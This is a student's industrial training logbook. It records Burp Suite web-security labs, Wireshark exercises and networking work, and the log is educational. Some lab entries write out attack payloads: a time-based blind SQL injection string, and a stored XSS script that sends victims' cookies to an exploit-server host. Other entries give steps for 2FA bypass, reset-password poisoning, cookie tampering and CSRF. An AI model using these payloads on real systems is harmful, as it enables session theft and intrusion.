
| | | |
|---|---|---|
| 10/1/2023 | **Objective:**<br>• To implement two factor-authentication (2FA) broken logic lab following the tutorial on youtube<br>• To test the functionalities of Burp Suite Community Edition<br><br>**Activity:**<br>• Accessing the login process by entering *username=wiener* and *password=peter*<br>• Get 4-digit authentication code by chosen the latest one sent to Email Client section (carlos)<br>  <br><br>• Modifying the cookies by changing the *verify=wiener* to *verify=carlos*<br>  <br><br>• Performing brute force on carlos's 2FA code by using the Turbo Intruder<br><br>**Achievement:**<br>• Identified a 2FA vulnerable due to flawed logic and understood the process to attack | |
| 11/1/2023 | **Objective:**<br>• To try implement reset password poisoning with Burp Suite<br><br>**Activity:**<br>• Altering the host header to an arbitrary value which something that I can control to the server<br>• Changing the host header to exploit server's domain name and change the username parameter to *carlos*<br>• Go to the exploit server and open the access log. Then, I will see a request for GET /forgot-password with the | |


| | | |
|---|---|---|
| | temp-forgot-password-token parameter containing Carlos's password reset token<br>• Replacing reset token in repeater request for reset with the one you obtained from the access log<br>• Changing the Carlos's password to new password and login with carlos's username and new password<br>  <br><br>**Achievement:**<br>• Understood how password reset poisoning workflow where an attacker can manipulate a vulnerable website into generating a password reset link that points to a domain controlled by the attacker<br>• Able to see anybody who making request to the site | |
| 12/1/2023 | **Objective:**<br>• Set up the Burp Suite to crawl a web application<br>• To populate a sitemap with all the requests and responses that are exchanged for the Juice Shop website<br><br>**Activity:**<br>Setting the target site map with the following steps:<br>• Click on a chosen picture from https://juice-shop.herokuapp.com/#/<br>• On target site map in Burp Suite, click on the juice shop host and add to scope<br>• Go to dashboard, delete the ready live task and configure a new live passive crawl task<br>• Then I go back to target site map and click on another picture at OWASP Juice Shop<br>• A new site map was creating in the host entry<br>  <br> | |


| | | |
|---|---|---|
| | **Achievement:**<br>● Acknowledged the Juice Shop website structure and where it provide information about the pages, videos, and other files together with the relationships between them<br>● Understood how to identify web location in the phase of information gathering or reconnaissance during pen-test | |
| 13/1/2023 | **WEEKEND** | |
| 14/1/2023 | **WEEKEND** | |

Company Supervisor Signature

_____

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 16** | |
| 15/1/2023 | **Objective:**<br>● To solve a Burp Suite lab for excessive the trust in client-side controls<br><br>**Activity:**<br>● Purchasing a leather jacket which has an unintended price with the burp is running, but the ordered is failed because the price exceed the value in store credit<br>● Send the POST /cart request to Burp Repeater<br>● Modify the request by changing the value of parameter price from 133700 to 1300 and send the request<br>● Then, refresh the cart and complete the order successfully<br>  <br><br><br>**Achievement:**<br>● Learned that Burp Proxy can be used to intercept, review, and manipulate HTTP traffic | |
| 16/1/2023 | **Objective:**<br>● Try to modify serialized data types in cookies session of Burp Suite lab<br><br>**Activity:**<br>● Accessing by login with wiener:peter credential<br>● Sending the GET/my-account in HTTP history to Repeater<br>● Modifying the session cookie:<br>○ Update the length of username attribute to 13<br>○ Change the username to administrator<br>○ Change the access token to integer 0<br>○ Update the data type label for the access token by replacing s with i<br>  | |

| | | |
|---|---|---|
| | • Send the request successfully<br>• Resubmit the request with the path /admin changed<br>• To complete the lab, change the path of request to /admin/delete?username=carlos and send it<br><br>**Achievement:**<br>• Able to change the serialized object in cookies session | |
| 17/1/2023 | **Objective:**<br>• To handle a lab contains a debug page which reveals sensitive application information<br><br>**Activity:**<br>• Browse the lab home page while running Burp Proxy<br>• Send the request to repeater and then send it<br>• Get the SECRET_KEY from response and copy it<br>• Paste the SECRET_KET at “Submit Solution” bar on lab home page<br>  <br><br>**Achievement:**<br>• Find out how to get the secret key of an application<br>• Identified that information disclosure bugs is involved in revealing too much information to people who are not supposed to have access to it | |
| 18/1/2023 | **Objective:**<br>• To prove the field is vulnerable to blind SQLi based on time-delay following the burp suite tutorial in Youtube<br><br>**Activity:**<br>• Visit the lab page while turn on the intercept<br>• Modify the “TrackingId” cookie in request section by adding *TrackingId=x' \|\| SELECT SLEEP(10))* that I already highlighted in the picture below *and ctrl+u to encoded it*<br>• Send the request and observe if the application takes 10 seconds to respond or not | |



**Achievement:**

- The application would not take more than 10 seconds to respond when add the time delay command but vice versa when the command was deleted


19/1/2023

**Objective:**


- To crack the user's hash password through offline
- To complete a lab that contains XSS vulnerability in comment section of web application

**Activity:**


- Logging to wiener account to investigate the 'Stay Logged In' functionality



- Get the value of password at stay-logged-in cookie is Base64 encoded and then crack it using CrackStation web








- Go to one of the blogs and post a comment that stored XSS payload which is: <script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>
- On exploit server, open the access log and get one of stranger URL


| | | |
|---|---|---|
| | • Check the GET request from the victim containing their stay-logged-in cookie<br>• Decode the cookie in Burp Decoder and using CrackStation to crack the hash of "26323c16d5f4dabff3bb136f2460a943"<br>• The result of victim's password is "onceuponatime"<br>  <br><br>**Achievement:**<br>• Knew the functionality of 'Stay Logged In' in an application<br>• Able to crack the carlos's password and delete his account | |
| 20/1/2023 | **WEEKEND** | |
| 21/1/2023 | **WEEKEND** | |

Company Supervisor Signature

_____



| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 17** | |
| 22/1/2023 | Public Holiday of Chinese New Year | |
| 23/1/2023 | Public Holiday of Chinese New Year | |
| 24/1/2023 | **Objective:**<br>• To do web application penetration testing for github website<br><br>**Activity:**<br>• Decide and visit the github website using Burp's browser<br>• Signing in to my github account while toggles to intercept is on under Burp Proxy<br>  <br>• Forward the request for several times to send the intercepted request<br>• View the HTTP history all HTTP traffic that has passed through Burp Proxy<br>  <br><br>**Achievement:**<br>• Can view the history of all HTTP traffic that has passed through Burp Proxy<br>• Examined the interactions between Burp's browser and the server<br>• Analyzed the github system is secure to use | |
| 25/1/2023 | **Objective:**<br>• To create some HTML that implements a Cross-Site Request Forgery (CSRF) attack to alter the viewer's email address and upload it to the exploit server<br>**Activity:** | |


| | | |
|---|---|---|
| | • Login into wiener's account<br>• Update another email which is "wiener1@test.com" and get the resulting request in your Proxy history<br>  <br>• Go to exploit server<br>• Change the request URL in body section and store it<br>• View the changes at exploit server<br>  <br>**Achievement:**<br>• Able to see how email change functionality became vulnerable to CSRF | |
| 26/1/2023 | **Objective:**<br>• To complete a lab tutorial on Youtube for CSRF where the token validation depends on request method<br><br>**Activity:**<br>• Login into wiener's account<br>• Update the email to "wiener1@test.com"<br>  <br>• Get the result of request in your Proxy history<br>• Send the request to Burp Repeater for POST request that change email and observe whether the request is rejected if the CSRF parameter is modified | |

| | | |
|---|---|---|
| | • Convert the POST request into GET request by selecting "Change request method", then the response is “FOUND”<br>• Changing the request URL in exploit server as highlighted in picture below and store it<br>  <br>• View the exploitation where the email was changed to hackedwiener@test.com<br>  <br>**Achievement:**<br>• The identified vulnerability attempts to prevent CSRF attacks, but only protects against certain types of requests<br>• Understood how host an HTML page that uses a CSRF attack can change the viewer's email address on the exploit server | |
| 27/1/2023 | **WEEKEND** | |
| 28/1/2023 | **WEEKEND** | |




Company Supervisor Signature

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 18** | |
| 29/1/2023 | **Objective:**<br>● To explore on a network protocol analyzer that is Wireshark<br>● To analyze the capture packet from my wireless network connection where I'm using UMK WiFi<br><br>**Activity:**<br>● Capturing the network with Wireshark<br>● Try login as user through http://vbsca.ca/login/login.asp<br>● Filtering the packet with tcp.port==88 \|\| udp.port==88<br>  <br>● Inspecting a packet which is belong to the web application to get the details information<br>  <br><br>**Achievement:**<br>● Improve few command on how to filter packets include ip.addr == 8.8.8.8, http.request, ip.dst_host eq https://elearning.utm.my/22231/<br>● Able to see unencrypted username and password<br>● Watched all the traffic being passed over the network | |
| 30/1/2023 | **Objective:**<br>● To troubleshoot latency issues and malicious activities on my wireless network using Wireshark following a YouTube<br><br>**Activity:**<br>● Using timestamp in wireshark puts in TCP header for finding the time delay for entire trace file<br>● Finding paused or slow tcp connections without filtering on each conversation and using the delta time column | |



- Analyzing the TCP connection issues like timeouts, or dropped connections through Flow Graph of TCP



**Achievement:**

- Able to find the TCP connection issues like timeouts, re-transmitted frames, or dropped connections through Flow Graph for all flow in the network connection
- Gain knowledge on how to resolve the network delay issue


31/1/2023


**Objective:**

- To find any suspicious activities on my local area network

**Activity:**

- Finding the suspicious activities in protocol hierarchy statistics by Wireshark
- Looking for unusual applications or the dreaded "data" right under IP, TCP or UDP




| | | |
|---|---|---|
| | **Achievement:**<br>● Most of the packet frames entered to my local network are User Datagram Protocol (UDP) and Transmission Control Protocol (TCP) traffic | |
| 1/2/2023 | **Objective:**<br>● Aim to learn the fiber optic cable installation process<br><br>**Activity:**<br>● Learning on what the process in installing the fiber optic cable using fusion splicing with the expert technician<br>● Identifying the equipment used for installation in fiber tray<br>  <br><br>**Achievement:**<br>● Gain knowledge about the equipment needed during the installation process such as fusion splicer, cable cleaver, fiber optic pigtail, and fiber tray.<br>● Learned about the method of connecting two fibers cable using an electric arc which is fusion splicing and it has the lowest loss and virtually no back reflection. | |
| 2/2/2023 | **Objective:**<br>● Want to learn on how to connect the Lucent Technologies or known as LC connectors between devices<br><br>**Activity:**<br>● Giving a chance in installing the LC connectors between two switches with network staff assistance<br>  | |


| | | |
|---|---|---|
| | **Achievement:**<br>● Experienced in installing fiber optic connectors which is LC connector between two switches<br>● The LC connector can be used to create the connection between devices or endpoints | |
| 3/2/2023 | **WEEKEND** | |
| 4/2/2023 | **WEEKEND** | |

Company Supervisor Signature

_____

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 19** | | |
| 5/2/2023 | **Objective:**<br>● To present about what I have worked on during my industrial training experience with the faculty supervisor<br><br>**Activity:**<br>● Presenting the slide contents which includes, the company profile, main project, additional tasks, challenges, and achievements.<br>  <br><br>**Achievement:**<br>● Able to delivered the content well<br>● Shared the experienced that I have gained | |
| 6/2/2023 | **Objective:**<br>● To investigate a tool that implements the NDR solutions concept as well<br><br>**Activity:**<br>● Find a tool that managing the threat which is bluvector<br>● Study the NDR concept and services in bluvector through their website https://www.bluvector.io/<br>  <br><br><br>**Achievement:**<br>● BluVector® is an AI-driven sense and response network security platform used an advanced threat detection<br>● It will manage the threat of ransomware, in-memory malware, zero-day exploits, and other cyber threats by rapidly detecting and responding to potential threats | |

| | | |
|---|---|---|
| 7/2/2023 | **Objective:**<br>● To find what product in Bluvector and to understand how NDR solution works in Bluvector<br><br>**Activity:**<br>● Find out the products serve by Bluvector that are advanced threat detection and visibility<br>● Study how threat detection works from YouTube<br><br>**Achievement:**<br>● Bluvector leverage network detection to provide broad threat coverage by:<br>○ Detects elusive fileless attacks that slip past other detection engines<br>○ Discover Zero-Day threats and polymorphic malware that aren't yet on registries<br>○ See how data becomes more intelligent and effective as it works in the environment<br>● Identifies known and unknown malware by combining multi-patented detection capabilities with analytics, automation, and machine learning to assist users in detecting and stopping threats in faster | |
| 8/2/2023 | **Objective:**<br>● To learn more about Bluvector's visibility product<br><br>**Activity:**<br>● Studying the BluVector Visibility product will enable the user to reduce false positives and alert fatigue, allowing your team to focus on real-world threats<br><br>**Achievement:**<br>● BluVector's detection capabilities are designed to provide users with complete network visibility in real time, as well as analytics and automation to provide the users with more valuable information | |
| 9/2/2023 | **Objective:**<br>● To discover about another technology, Garland, which can be combined with Bluvector<br><br>**Activity:**<br>● Reading about how BluVector sensor was implemented on Garland’s technology from its blog<br><br>**Achievement:**<br><br>● The sensors will be deployed on an internal LAN segment to collect data on lateral threat movement in the network<br>● BluVector sensor delivers real-time analysis of both file-based and fileless threats | |

| | | |
|---|---|---|
| | • Garland Technology's network visibility, combined with BluVector's sensors enables the security professionals to detect and triage events up to 400% greater efficiency<br>  <br> | |
| 10/2/2023 | **WEEKEND** | |
| 11/2/2023 | **WEEKEND** | |

Company Supervisor Signature

_____

*Appendix 2D*

**BLI-2D**

**CONFIDENTIAL**

**FACULTY OF COMPUTING**
UTM Johor Bahru

Sekretariat Latihan Industri
Fakulti Komputeran,
Universiti Teknologi Malaysia,
81310 SKUDAI, JOHOR
**Fax: 07-5538822 Tel: 07-5538820**

# INDUSTRIAL TRAINING LOG BOOK REVIEW AND APPROVAL FORM BY ORGANIZATION SUPERVISOR

## STUDENTS DETAILS *(to be completed by Student)*

| | | |
|---|---|---|
| Name of Organization | : | University Malaysia Kelantan (UMK) |
| Name of Organization Supervisor | : | Mr Mohd Fadli Bin Mohd Zain |
| Name of Student | : | Fateen Nashuha Binti Yusof |
| Student's Matric Number | : | A19EC0045 |

Program (Programme) : SECB ☐ SECP ☐ SECV ☐ SECJ ☐ SECR ☑

## SUPERVISOR APPROVAL *(to be completed by Organisation's Supervisor)*

I MOHD FADLI BIN MOHD ZAIN hereby certify that I have reviewed and approved the Industrial Training Log Book of the abovementioned student.

Overall Comments from the Organization Supervisor (If Any)

.....

.....

| Signature | Date | Official Stamp |
|---|---|---|
| | 9/2/23 | MOHD FADLI BIN MOHD ZA. nb. Ketua Pegawai Teknologi Maklur- Pusat Komputeran dan Informatik Universiti Malaysia Kelantan. |

**Instruction: [Student]** - Please attach the completed form with the Log Book and submit to the Faculty's Supervisor via email.